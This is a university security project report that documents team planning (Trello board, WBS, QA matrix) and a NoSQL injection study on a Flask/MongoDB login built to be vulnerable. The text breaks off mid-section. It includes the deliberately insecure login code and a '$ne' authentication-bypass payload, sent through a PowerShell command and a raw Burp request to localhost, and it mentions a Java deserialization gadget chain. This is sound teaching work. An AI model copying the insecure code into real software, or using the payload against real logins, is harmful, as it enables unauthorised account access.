



ISEC3004

**CYBER CRIME AND SECURITY
ENHANCED PROGRAMMING**

PROJECT REPORT



JALAN HERATH - 23087536
VEDANTKISHAN PRASSANTH - 23085420
JUDEESHA KALUBOWILA - 23245693

Table of Contents

1. Introduction.....	4
1.2 Scope of Investigated Vulnerabilities.....	4
2. Team Organisation and Project Plan.....	5
2.1 Project Management Methodology (Agile and Kanban Justification).....	5
2.2 Roles, Responsibilities, and Task Allocation.....	8
2.3 Individual Member Task Allocation & Schedule.....	9
2.4 Work Breakdown Structure (WBS), Effort Estimation and Weekly Meetings.....	12
2.5 Project Timeline, Scheduling and Milestones.....	18
2.6 Quality Assurance (QA) and Peer Review Protocol.....	19
3. Vulnerability 1: NoSQL Injection.....	21
3.1 Identification and Technical Mechanism of NoSQL Injection.....	21
3.2 Significance, Industry Prevalence, and Real-World Impact.....	22
Significance.....	22
Industry Prevalence.....	22
Real-World Impact.....	22
3.3 Architecture of the Vulnerable Web Application.....	23
3.4 In-Code Risk Annotations and Security Analysis.....	23
In-Code Risk Annotations.....	23
Security Analysis.....	24
3.5 Exploitation Methodology and Reproducible Attack Procedure.....	24
Exploitation Methodology.....	24
Reproducible Attack Procedure.....	24

3.6 Step-by-Step Exploitation Walkthrough and Impact Consequences.....	25
Step-by-Step Exploitation Walkthrough.....	25
Impact Consequences.....	26
3.7 Detection and Tracing of Malicious Activity (Burp Suite & System/Application Logs).....	26
Tracing - System/Application Logs.....	26
Detection - Burp Suite.....	26
3.8 Security-Enhanced (Mitigated) Implementation.....	28
3.9 Mitigation Justification, Defensive Mechanics, and Prevention Verification.....	29
Mitigation Justification.....	29
Defensive Mechanics.....	29
Prevention Verification.....	29
4. Vulnerability 2: Insecure Deserialization.....	31
4.1 Identification and Fundamental Mechanics of Insecure Deserialization.....	31
4.2 Significance, Historical Context, and High-Impact Threats.....	32
4.3 Architecture of the Vulnerable Application and Sink Analysis.....	32
4.4 Advanced Exploitation Methodology: Custom Gadget Chain Construction.....	34
4.4 Reproducible Attack Procedure.....	40
4.5 Detection, Bytecode Tracing, and Magic Signature Analysis.....	41
4.5 Security-Enhanced Implementation.....	44
4.6 Mitigation Justification, Defensive Mechanics, and Prevention Verification.....	45
4.7 Real-World Exploitation Vectors.....	46
5. Conclusion.....	49
6. References.....	50

1. Introduction

This report presents our investigation into two security vulnerabilities, covering the full process from design through to mitigation. For each vulnerability, we built a working vulnerable implementation, developed an exploit to demonstrate the attack in practice, traced the resulting malicious activity using appropriate security tools, and implemented a verified fix.

Alongside the technical work, this report also reflects how the project itself was managed as a team, including how tasks were divided, how effort and timelines were planned, how progress was tracked, and how the final code and findings were quality-checked before submission.

1.2 Scope of Investigated Vulnerabilities

This project focuses on two vulnerabilities:

- **NoSQL Injection** - demonstrated in a web application using Flask and MongoDB. Here, unsanitised user input is passed directly into database queries, allowing an attacker to manipulate query logic using MongoDB operators such as `$ne` and `$gt`.
- **Insecure Deserialization** - demonstrated in a Java application. Here, untrusted serialized data is passed into `ObjectInputStream.readObject()`, allowing an attacker-crafted object to trigger unintended code execution once it is reconstructed.

For each vulnerability, we walk through the vulnerable implementation, a working exploit, how the resulting malicious activity was detected and traced, and a verified, security-hardened version of the code.

2. Team Organisation and Project Plan

2.1 Project Management Methodology (Agile and Kanban Justification)

The project adopted an Agile project management approach supported by the Kanban framework and implemented using Trello. Kanban was selected over fixed-length Scrum sprints because it supports a continuous, flexible workflow, real-time task visualization, and dynamic prioritization. This structure was particularly suited for a three-member team managing two parallel technical security investigations under a fixed academic submission deadline.

GitHub repo URL:

<https://github.com/jh644/Curtin-University-ISEC3004-Assignment1-Group12.git>

GitHub was used alongside Trello as the primary platform for source-code storage, collaborative version control, and pull request reviews. Trello managed card progression across five designated operational stages:

- **To Do:** Upcoming tasks scheduled for immediate execution.
- **In Progress:** Tasks actively being developed, tested, or documented.
- **Blocked:** Tasks temporarily halted due to technical dependencies or unexpected errors.
- **Done:** Completed tasks that have passed independent peer review and quality verification.

Trello Search Create

Curtin-University-ISEC3004-Assignment1-Group12-PM

To Do 3



- ✓ First 3-person check-in; confirm task ownership, review board - September 17th
🕒 17 Sept 📍 1 👤 D V
- ✓ Weekly check-in #2 - September 22nd
🕒 22 Sept 👤 1 👤 D V
- ✓ Weekly check-in #3 - September 29th
🕒 29 Sept 👤 2 👤 D V

+ Add a card

Jalan To Do list 5

- ✓ [DESER-01] Refactor Baseline Java Application
🕒 20 Sept - 21 Sept
- ✓ [DESER-02] Engineer 6-Class Custom Gadget Chain
🕒 22 Sept - 25 Sept
- ✓ [DESER-03] Develop BuildChain & Reflection Evasion
🕒 24 Sept - 26 Sept
- ✓ [DESER-04] Execute Telemetry & System Tracing
🕒 27 Sept - 30 Sept
- ✓ [DESER-05] Implement SER01-J Compliant Mitigation
🕒 30 Sept - 3 Oct

+ Add a card

Vedant To Do list 5

- ✓ [NOSQL-01] Initialize Flask & MongoDB Stack
🕒 20 Sept - 22 Sept
- ✓ [NOSQL-02] Develop Vulnerable Login Endpoint (app.py)
🕒 21 Sept - 23 Sept
- ✓ [NOSQL-03] Execute Operator Exploitation & Burp Tracing
🕒 23 Sept - 26 Sept
- ✓ [NOSQL-04] Configure Application Logging & Detection
🕒 27 Sept - 29 Sept
- ✓ [NOSQL-05] Develop Type-Validation Mitigation (app_secure.py)
🕒 29 Sept - 1 Oct

+ Add a card

Judeesha To Do list 7

- ✓ [PM-01] Configure Agile/Kanban Trello Environment
🕒 13 Sept - 15 Sept
- ✓ [PM-02] Initialize GitHub Repository Structure
🕒 15 Sept - 19 Sept
- ✓ [PM-03] Execute QA Verification Matrix Protocol
🕒 27 Sept - 7 Oct
- ✓ [PM-04] Draft Report Sections 1, 2, 5, & 7
🕒 4 Oct - 7 Oct
- ✓ [PM-05] Perform Report Integration & Quality Audit
🕒 29 Sept - 9 Oct
- ✓ [DESER-06] Write Section 4 Technical Report

+ Add a card

Judeesha To Do list 7

- ✓ [PM-02] Initialize GitHub Repository Structure
🕒 15 Sept - 19 Sept
- ✓ [PM-03] Execute QA Verification Matrix Protocol
🕒 27 Sept - 7 Oct
- ✓ [PM-04] Draft Report Sections 1, 2, 5, & 7
🕒 4 Oct - 7 Oct
- ✓ [PM-05] Perform Report Integration & Quality Audit
🕒 29 Sept - 9 Oct
- ✓ [DESER-06] Write Section 4 Technical Report
🕒 30 Sept - 8 Oct
- ✓ [NOSQL-07] Write Section 3 Technical Report
🕒 30 Sept - 8 Oct

+ Add a card

Blocked 2

- ✓ Blocker Log 1: Java BuildChain Premature Execution
🕒 24 Oct - 25 Oct
- ✓ Blocker Log 2: Werkzeug Console Log Truncation
🕒 27 Oct - 28 Oct



+ Add a card

In Progress 0

+ Add a card

Note: The screenshot of the “done” list was not included because it only contains all the above green ticked (completed) cards, piled together. The descriptions within each task is given in section 2.3.

GitHub Folder Structure is as follows:



2.2 Roles, Responsibilities, and Task Allocation

To ensure clear accountability, primary leadership roles were divided based on technical specializations, while project coordination and independent quality assurance were assigned to a dedicated project manager. Each member contributed equally to overall project execution, maintaining balanced effort across technical and administrative deliverables.

Team Member	Primary Role	Core Responsibilities	Contribution %
Jalan Rukma Herath	Insecure Deserialization Technical Lead	Baseline Java application, 6-class custom gadget chain engineering, reflection evasion (BuildChain.java), kernel tracing (strace/hexdump), SER01-J mitigation (DeserialiseCartSecure.java), and Section 4 report authoring.	33.3%
Vedantkishan Prassanth	NoSQL Injection Technical Lead	Flask/MongoDB server setup, vulnerable /login route, PowerShell/Burp Suite operator testing (\$ne , \$gt , \$regex , \$where), type-validation fix (app_secure.py), and Section 3 report authoring.	33.3%

Judeesha Kalubowila	Project Manager, Report Coordinator & QA Lead	Trello board setup, GitHub repository administration, independent QA matrix verification (QA-01 to QA-06), report integration, and authoring Sections 1, 2, 5, and 7, and collaborating with Jalan and Vedant when writing section 3 and 4 of the report.	33.3%
----------------------------	---	---	-------

2.3 Individual Member Task Allocation & Schedule

Jalan Rukma Herath (Technical Lead: Insecure Deserialization)

- [DESER-01] Refactor Baseline Java Application
 - Dates: 20 Sep 2026 - 22 Sep 2026 | Est: 4.0 hrs | Act: 4.5 hrs
 - Description: Set up CartObject.java, DeserialiseCart.java, SendCart.java, and ReceiveCart.java in vulnerable-code/.
- [DESER-02] Engineer 6-Class Custom Gadget Chain
 - Dates: 22 Sep 2026 - 25 Sep 2026 | Est: 8.0 hrs | Act: 10.0 hrs
 - Description: Construct modular gadget chain (TriggerBox -> ComposeAction -> ExecAction) without external libraries.
- [DESER-03] Develop BuildChain & Reflection Evasion
 - Dates: 24 Sep 2026 - 26 Sep 2026 | Est: 5.0 hrs | Act: 6.0 hrs
 - Description: Implement "Defer-and-Swap" reflection technique in BuildChain.java to prevent build-time payload execution.
- [DESER-04] Execute Telemetry & System Tracing
 - Dates: 27 Sep 2026 - 30 Sep 2026 | Est: 4.0 hrs | Act: 4.0 hrs
 - Description: Run static magic byte analysis (hexdump, strings) and kernel system call tracing (strace -f -e trace=execve).

- [DESER-05] Implement SER01-J Compliant Mitigation
 - Dates: 30 Sep 2026 – 03 Oct 2026 | Est: 6.0 hrs | Act: 5.5 hrs
 - Description: Create DeserialiseCartSecure.java enforcing look-ahead ObjectInputFilter allow-list.

Vedantkishan Prassanth (Technical Lead: NoSQL Injection)

- [NOSQL-01] Initialize Flask & MongoDB Stack
 - Dates: 20 Sep 2026 - 22 Sep 2026 | Est: 4.0 hrs | Act: 3.5 hrs
 - Description: Configure Python virtual environment, Flask server, and PyMongo client connection to test_db.
- [NOSQL-02] Develop Vulnerable Login Endpoint (app.py)
 - Dates: 21 Sep 2026 - 23 Sep 2026 | Est: 3.0 hrs | Act: 3.0 hrs
 - Description: Implement /login route omitting input type checks, allowing dictionary objects in find_one().
- [NOSQL-03] Execute Operator Exploitation & Burp Tracing
 - Dates: 23 Sep 2026 - 26 Sep 2026 | Est: 5.0 hrs | Act: 6.0 hrs
 - Description: Test \$ne, \$gt, \$regex, and \$where payloads via PowerShell Invoke-RestMethod and Burp Suite Repeater.
- [NOSQL-04] Configure Application Logging & Detection
 - Dates: 27 Sep 2026 - 29 Sep 2026 | Est: 3.0 hrs | Act: 3.5 hrs
 - Description: Capture inbound JSON object payloads in Werkzeug/Flask console logs.
- [NOSQL-05] Develop Type-Validation Mitigation (app_secure.py)
 - Dates: 29 Sep 2026 - 01 Oct 2026 | Est: 4.0 hrs | Act: 4.0 hrs
 - Description: Implement strict isinstance(input, str) checks on port 5001 to reject non-string query objects.

Judeesha Kalubowila (Project Manager, Report Coordinator & QA Lead)

- [PM-01] Configure Agile/Kanban Trello Environment
 - Dates: 13 Sep 2026 - 15 Sep 2026 | Est: 3.0 hrs | Act: 3.0 hrs
 - Description: Set up board columns, card rules, member tags, and initial backlog.
- [PM-02] Initialize GitHub Repository Structure
 - Dates: 15 Sep 2026 - 19 Sep 2026 | Est: 2.0 hrs | Act: 2.5 hrs
 - Description: Create repository folders (vulnerable-code, exploit-chain, mitigated-code, evidence) and branch protection rules.

- [PM-03] Execute QA Verification Matrix Protocol
 - Dates: 27 Sep 2026 - 02 Oct 2026 | Est: 6.0 hrs | Act: 7.0 hrs
 - Description: Perform independent verification of test cases QA-01 through QA-06 across both vulnerabilities.
- [PM-04] Draft Report Sections 1, 2, 5, & 7
 - Dates: 04 Oct 2026 - 07 Oct 2026 | Est: 8.0 hrs | Act: 8.5 hrs
 - Description: Write Introduction, Team Organisation & Plan, PM Evidence, and Conclusion.
- [PM-05] Perform Report Integration & Quality Audit
 - Dates: 07 Oct 2026 - 09 Oct 2026 | Est: 6.0 hrs | Act: 6.5 hrs
 - Description: Format tables, verify screenshot citations, check figure numbers, and validate overall document consistency.
- [PM-06] Write Section 3 Technical Report
 - Dates: 04 Oct 2026 - 07 Oct 2026 | Est: 7.0 hrs | Act: 7.5 hrs
 - Description: Document NoSQL mechanics, industry prevalence, exploitation walkthrough, and mitigation verification
- [PM-07] Write Section 4 Technical Report
 - Dates: 04 Oct 2026 - 08 Oct 2026 | Est: 7.0 hrs | Act: 8.0 hrs
 - Description: Document vulnerability mechanics, attack procedure, tracing results, and mitigation mechanics.

The above mentioned task allocation was the initial plan designed by Judeesha. However, some of the tasks went overdue and also certain tasks were completed earlier than planned. Therefore the dates assigned for each segment varied. Which is why some of the dates mentioned here, and the dates in the screenshot are not equal. Especially for the testing phase and the reporting making phase, we took longer than expected. This was due to certain exams and other activities that tampered with our original date allocations. Nonetheless, all provided tasks were followed in order and completed correctly before the assigned due dates, even though certain extensions were taken into consideration.

Blocked Logs

Card ID: [BLOCKED-01]

- **Owner:** Jalan Rukma Herath
- **Date Raised:** 24 Sep 2026 | **Date Resolved:** 25 Sep 2026
- **Problem:** Invoking `map.put("key", triggerBox)` triggered `TriggerBox.hashCode()`, executing the command shell payload on the developer's build machine during creation.
- **Resolution:** Implemented the "Defer-and-Swap" reflection technique. Initialized `TriggerBox` with `NoOpAction`, added it to the `HashMap`, and used Java Reflection (`setAccessible(true)`) to swap in `ComposeAction` safely.

Card ID: [BLOCKED-02]

- **Owner:** Vedantkishan Prassanth
- **Date Raised:** 27 Sep 2026 | **Date Resolved:** 28 Sep 2026
- **Problem:** Passing `{"$ne": null}` reached PyMongo, but standard Werkzeug logs truncated the dictionary output, obscuring proof of the operator reaching the application layer.
- **Resolution:** Added explicit `logging.info()` statements in `app.py` directly before `db.users.find_one()` to print full un-truncated string representations of request objects.

2.4 Work Breakdown Structure (WBS), Effort Estimation and Weekly Meetings

The project scope was decomposed into five major work breakdown phases. Task effort was estimated in hours during Phase 1 planning and subsequently tracked against actual hours logged during execution.

WBS ID	Deliverable / Task	Member	Start Date	Due Date	Phase	Est. Effort	Act. Effort	Status
1.0	Planning & PM Infrastructure				Phase 1			
1.1	Trello Board & Kanban Setup	Judeesha	13 Sep 2026	15 Sep 2026	Phase 1	3.0 hrs	3.0 hrs	Done
1.2	GitHub Repository Architecture	Judeesha	15 Sep 2026	19 Sep 2026	Phase 1	2.0 hrs	2.5 hrs	Done
2.0	NoSQL Injection Vulnerability				Phase 2			
2.1	Flask/MongoDB Application (app.py)	Vedant	20 Sep 2026	23 Sep 2026	Phase 2	7.0 hrs	6.5 hrs	Done
2.2	Payload Exploitation & Burp Tracing	Vedant	23 Sep 2026	26 Sep 2026	Phase 2	5.0 hrs	6.0 hrs	Done
2.3	Input Validation Fix (app_secure.py)	Vedant	27 Sep 2026	01 Oct 2026	Phase 3	4.0 hrs	4.0 hrs	Done

WBS ID	Deliverable / Task	Member	Start Date	Due Date	Phase	Est. Effort	Act. Effort	Status
3.0	Insecure Deserialization				Phase 2			
3.1	Baseline Cart Subsystem Setup	Jalan	20 Sep 2026	22 Sep 2026	Phase 2	4.0 hrs	4.5 hrs	Done
3.2	Gadget Chain & Reflection Tooling	Jalan	22 Sep 2026	26 Sep 2026	Phase 2	13.0 hrs	16.0 hrs	Done
3.3	Tracing (strace, hexdump, strings)	Jalan	27 Sep 2026	30 Sep 2026	Phase 3	4.0 hrs	4.0 hrs	Done
3.4	SER01-J Filter Fix (DeserialiseCartSecure)	Jalan	30 Sep 2026	03 Oct 2026	Phase 3	6.0 hrs	5.5 hrs	Done
4.0	Quality Assurance & Verification				Phase 3			
4.1	Independent Endpoint QA Testing	Judeesha	27 Sep 2026	02 Oct 2026	Phase 3	6.0 hrs	7.0 hrs	Done

WBS ID	Deliverable / Task	Member	Start Date	Due Date	Phase	Est. Effort	Act. Effort	Status
4.2	Evidence & Screenshot Validation	All Members	01 Oct 2026	03 Oct 2026	Phase 3	3.0 hrs	3.5 hrs	Done
5.0	Documentation & Final Delivery				Phase 4			
5.1	Section Writing (Sec 1, 2, 5, 6, 7)	Judeesha	04 Oct 2026	07 Oct 2026	Phase 4	8.0 hrs	8.5 hrs	Done
5.2	Section Writing (Sec 3: NoSQL)	Vedant	04 Oct 2026	07 Oct 2026	Phase 4	7.0 hrs	7.5 hrs	Done
5.3	Section Writing (Sec 4: Deserialization)	Jalan	04 Oct 2026	08 Oct 2026	Phase 4	7.0 hrs	8.0 hrs	Done
5.4	Report Integration & Final Review	All Members	08 Oct 2026	09 Oct 2026	Phase 4	5.0 hrs	5.5 hrs	In Progress
Total						84.0 hrs	92.0 hrs	98% Complete

Weekly meetings

Although the team initially planned to conduct weekly meetings online, all three meetings were instead held physically on the university premises. These face-to-face discussions allowed members to communicate more effectively, review progress, address technical challenges, and coordinate their responsibilities throughout the project.

First Weekly Meeting - Project Planning and Task Allocation (Duration: 2 hours)

The first meeting primarily focused on establishing the project's direction, allocating responsibilities, and developing the initial project plan.

Since Jalan and Vedant specialise in cybersecurity, they were assigned responsibility for the technical aspects of the project, namely Insecure Deserialization and NoSQL Injection, respectively. Judeesha, whose academic background is in Information Technology, was assigned responsibility for project management, progress monitoring, quality assurance coordination, and report integration.

The team also discussed the complexity of both selected vulnerabilities and evaluated the most practical approaches for demonstrating them. A significant part of the discussion concerned whether to develop a separate website or application to demonstrate the attacks.

After considering the assignment requirements and available development time, the team agreed that building a complete website was unnecessary. Instead, each vulnerability would be demonstrated independently through a purpose-built application or program, allowing greater attention to be given to exploitation, detection, tracing, and mitigation.

The team also agreed to use GitHub for source-code management and Trello for project planning and task tracking. An Agile approach supported by the Kanban methodology was selected to manage the project's workflow.

The meeting lasted approximately two hours because the team also developed the initial Work Breakdown Structure (WBS), identifying major deliverables, individual responsibilities, and expected project milestones.

Meeting outcomes: Team responsibilities were established, the project scope was finalised, GitHub and Trello were selected as collaboration platforms, and the initial WBS and task allocation approach were agreed upon.

Second Weekly Meeting - Progress Review and Technical Challenges (Duration: 2.5 hours)

The second meeting focused on reviewing progress against the initial project plan and identifying any difficulties affecting development.

Each technical team member presented an update on their assigned vulnerability. The discussion covered the development of the vulnerable applications, the progress of testing, and the preparation of evidence required for the final report.

The team also considered technical challenges encountered during development and discussed how these could affect the project schedule. Particular attention was given to ensuring that the vulnerabilities were demonstrated correctly and that sufficient evidence could be collected to explain their behaviour.

Judeesha reviewed the status of project management activities, including task assignments, approaching deadlines, and outstanding deliverables. The team used this discussion to identify tasks requiring additional attention and to prioritise the next stage of development.

The importance of implementing effective mitigations was also discussed. Members agreed that the project should demonstrate not only the vulnerabilities themselves but also how the modified applications prevent the same security weaknesses.

Meeting outcomes: Project progress was reviewed, outstanding tasks and technical challenges were identified, and priorities were established for completing the mitigation and testing stages.

Third Weekly Meeting - Quality Assurance, Report Integration, and Final Review (Duration: 1.5 hours)

The third meeting focused on evaluating the overall progress of the project and preparing the remaining deliverables for submission.

The team reviewed the technical work completed for NoSQL Injection and Insecure Deserialization, with particular attention to the evidence supporting vulnerability identification, exploitation, detection, tracing, and mitigation.

A major discussion concerned quality assurance. The team considered the importance of verifying three essential conditions for each vulnerability: demonstrating the vulnerability

in the original implementation, confirming that the mitigated implementation blocks the demonstrated attack, and ensuring that legitimate application functionality remains unaffected.

The meeting also addressed the integration of the technical sections into the final report. The team discussed the organisation of screenshots, code excerpts, test results, references, and supporting evidence to ensure that the report followed the assignment requirements.

Trello was used as the central reference for reviewing completed and outstanding tasks, while GitHub provided access to the project's source code and supporting documentation. Finally, the team discussed preparations for the Week 12 presentation, including the need for clear explanations, organised demonstrations, and effective coordination between team members.

Meeting outcomes: The team reviewed the project's readiness for submission, identified remaining documentation and verification tasks, and established priorities for final report completion and presentation preparation.

2.5 Project Timeline, Scheduling and Milestones

<u>Phase</u>	<u>Scheduled Dates</u>	<u>Main Activities</u>	<u>Expected Milestone</u>
Phase 1: Planning & Setup	13 Sep – 19 Sep 2026	Scope definition, Trello Kanban board creation, GitHub repo setup.	Project infrastructure & task allocations finalized.
Phase 2: Vulnerability Development	20 Sep – 26 Sep 2026	Building vulnerable Flask and Java endpoints; crafting NoSQL operator payloads and custom gadget chains.	Functional vulnerable code and working PoC exploits.

Phase 3: Tracing & Mitigation	27 Sep – 03 Oct 2026	Logging, Burp Suite tracing, strace kernel tracing, type validation fix, SER01-J ObjectInputFilter implementation, and QA matrix testing.	Mitigated applications tested and verified.
Phase 4: Documentation & Final QA	04 Oct – 09 Oct 2026	Drafting technical report sections, screenshot evidence validation, document assembly, and peer review.	Final report compiled and ready for submission.

2.6 Quality Assurance (QA) and Peer Review Protocol

To prevent single-developer bias, a strict three-tier Quality Assurance protocol was enforced by the QA Lead (Judeesha) prior to approving any code or report section:

1. **Vulnerability Verification:** Confirming that the vulnerable application successfully reproduces the security exploit.
2. **Mitigation Interception:** Confirming that the security-enhanced endpoint blocks the demonstrated attack.
3. **Baseline Functionality Retention:** Confirming that legitimate non-malicious user traffic functions normally post-mitigation.

Test ID	Vulnerability Target	Test Scenario	Execution Command / Input	Expected Result	Actual Result	Reviewer & Sign-off Date

QA-01	NoSQL (app.py)	Vulnerable Auth Bypass	<code>{"username":"admin","password":{"\$ne":null}}</code>	HTTP 200 OK / Login successful	Passed	Judeesha (28 Sep 2026)
QA-02	NoSQL (app_secure.py)	Mitigation Defense Test	<code>{"username":"admin","password":{"\$ne":null}}</code>	HTTP 400 / Invalid input	Passed	Judeesha (28 Sep 2026)
QA-03	NoSQL (app_secure.py)	Baseline Functionality	<code>{"username":"admin","password":"validpassword"}</code>	HTTP 200 OK / Login successful	Passed	Judeesha (28 Sep 2026)
QA-04	Java (DeserialiseCart)	Vulnerable Exploit Test	<code>java DeserialiseCart custom_chain.ser</code>	Executed Runtime.exec() & created proof file	Passed	Judeesha (02 Oct 2026)
QA-05	Java (DeserialiseCartSecure)	Mitigation Defense Test	<code>java DeserialiseCartSecure custom_chain.ser</code>	Filter status: REJECTED (HashMap)	Passed	Judeesha (02 Oct 2026)
QA-06	Java (DeserialiseCartSecure)	Baseline Functionality	<code>java DeserialiseCartSecure CartObject.ser</code>	Deserialization successful. Safe object restored.	Passed	Judeesha (02 Oct 2026)

Note: The proof of these results are shown in the sections discussed below.

3. Vulnerability 1: NoSQL Injection

3.1 Identification and Technical Mechanism of NoSQL Injection

Identification - NoSQL injection is a vulnerability which attacker-controlled input is incorporated directly into a NoSQL database query without proper validation of the input type or structure.

Technical Mechanism - The Flask application we implemented passes query values to MongoDB as Python objects, which are then converted to BSON for processing by the database. As opposed to a conventional SQL injection attack, which normally entails tampering with a SQL statement assembled by string concatenation, the presented NoSQL injection alters the semantics and structure of a MongoDB query by providing a JSON object, in place of the expected simple string, to the application.

The Vulnerable login endpoint extracts the username and password from the incoming JSON request and passes those values directly into the MongoDB `find_one()` operation. Because the vulnerable version does not Type check that the values are strings, a value like `{"$ne": null}` would be interpreted by MongoDB as a query operator, not as a normal password value and used to exploit the database to gain access.

MongoDB has query selectors/operators like `$ne` (not equal), `$gt` (greater than), `$where` (query evaluation using an expression) and `$regex` (regular-expression matching). The tests performed for this project used these operator forms to show how the acceptance of operator objects can change the semantics of the intended query. The problem is not really that there were MongoDB operators, but that untrusted JSON objects were allowed to reach the query where the application expected literal string values.

3.2 Significance, Industry Prevalence, and Real-World Impact

Significance

This is a serious vulnerability since functionality like authentication and authorisation are often implemented using database lookups. The vulnerable login query in this project was meant to find a user with the exact username and password as the given credentials. The intended comparison was changed to provide a MongoDB operator instead of a literal password resulting in an authentication bypass.

Industry Prevalence

NoSQL injection is particularly relevant to modern web applications because REST APIs often accept structured JSON input, while NoSQL databases like MongoDB also use structured objects to represent queries. This creates a direct boundary between user-controlled JSON and the database query structures. If the application cannot differentiate a valid string from an object that contains a database operator, the attacker might be able to manipulate the database condition the application intended.

Real-World Impact

The wider implication of this type of vulnerability as it relates to security, this could entail unauthorized access to application functionality and leaking of data that is supposed to be accessible only accessible once authentication is complete. This would depend upon the privilege level and data associated with the account that has been acquired. In this project, the specific implications shown have been authentication bypass against the vulnerable login endpoint.

3.3 Architecture of the Vulnerable Web Application

The application uses a Python Flask web server as the application layer and MongoDB as the database layer. A client sends a JSON login request to the Flask /login endpoint. Flask reads the username and password from request.json, and the values are then supplied to PyMongo's find_one() query against the test_db database and its users collection.

The relevant vulnerable section of vulnerable-code is:

```
@app.route("/login", methods=["POST"])

# VULNERABLE ADDED: no type-checking on input which allows MongoDB operators like $ne or $gt to be injected instead of a plain string

def login():
    username = request.json.get("username")
    password = request.json.get("password")

    logging.info(f"Attempting login for username: {username}, password: {password}")

    user = db.users.find_one({"username": username, "password": password})
    if user:
        return jsonify({"message": "Login successful"}), 200
    return jsonify({"message": "Login failed"}), 401

if __name__ == "__main__":
    app.run(debug=True)
```

The database connection is established using PyMongo's MongoClient, the application selects the test_db database, and the login query searches the users collection.

The vulnerable data flow is therefore: **JSON request → Flask request parsing → raw username & password values → PyMongo find_one() → MongoDB query evaluation → login response.**

3.4 In-Code Risk Annotations and Security Analysis

In-Code Risk Annotations

The vulnerability within app.py was purposefully commented on in order to point out the security vulnerability within the source code. This comment specifies the missing input type validation along with the explanation about how '\$ne' MongoDB operators can be passed instead of just the string. It is relevant since the program assumes its getting normal string credentials for the username and password.

Security Analysis

The problem arises before the database lookup when the program receives JSON object without verifying its data type. Therefore, the object received from the client remains the same and is passed to `find_one()`. It allows for interpreting of the operators within the object in MongoDB which in turns leads to NoSQL injection.

3.5 Exploitation Methodology and Reproducible Attack Procedure

Exploitation Methodology

The main injection used to bypass authentication in the project was:

```
{"username":"admin","password":{"$ne":null}}
```

The payload targets the password field while keeping the username as the test account admin. The password value is an object containing the `$ne` operator rather than a normal string.

In addition to the '`$ne`' demonstration, the project testing also looked at MongoDB operator forms using '`$gt`', '`$regex`' and '`$where`'. We tested operator objects in the username and password fields well. These tests helped confirm that the core issue was the acceptance of string query objects. It wasn't a problem, with one single operator. The weakness was broader affecting how the system handled query objects in general.

Reproducible Attack Procedure

The attack can be reproduced against the vulnerable application on port 5000 using PowerShell:

```
$body = '{"username":"admin","password":{"$ne":null}}'  
Invoke-RestMethod -Uri "http://127.0.0.1:5000/login" -Method Post -ContentType  
"application/json" -Body $body
```

The same request was also constructed and sent through Burp Suite Repeater. The relevant HTTP request was:

```
POST /login HTTP/1.1
Host: 127.0.0.1:5000
Content-Type: application/json
{"username":"admin","password":{"$ne":null}}
```

3.6 Step-by-Step Exploitation Walkthrough and Impact Consequences

Step-by-Step Exploitation Walkthrough

1. **Client submission:** The attacker sends a JSON request to the Flask /login endpoint. The password is supplied as the object {"\$ne": null} instead of as a normal string.
2. **Flask JSON parsing:** Flask parses the request body and request.json.get("password") returns the object rather than a string.
3. **No type enforcement:** The vulnerable code does not validate the type of username or password, so the object is passed directly to the database query.
4. **MongoDB query evaluation:** PyMongo passes the constructed query to MongoDB. MongoDB interprets \$ne as the not-equal query operator rather than treating it as ordinary password text.
5. **Matching user record:** The altered password condition can match a user record even though the attacker did not provide the legitimate password.
6. **Authentication bypass:** Because find_one() returns a user document, the application enters the if user branch and returns Login successful with HTTP status 200.

Impact Consequences

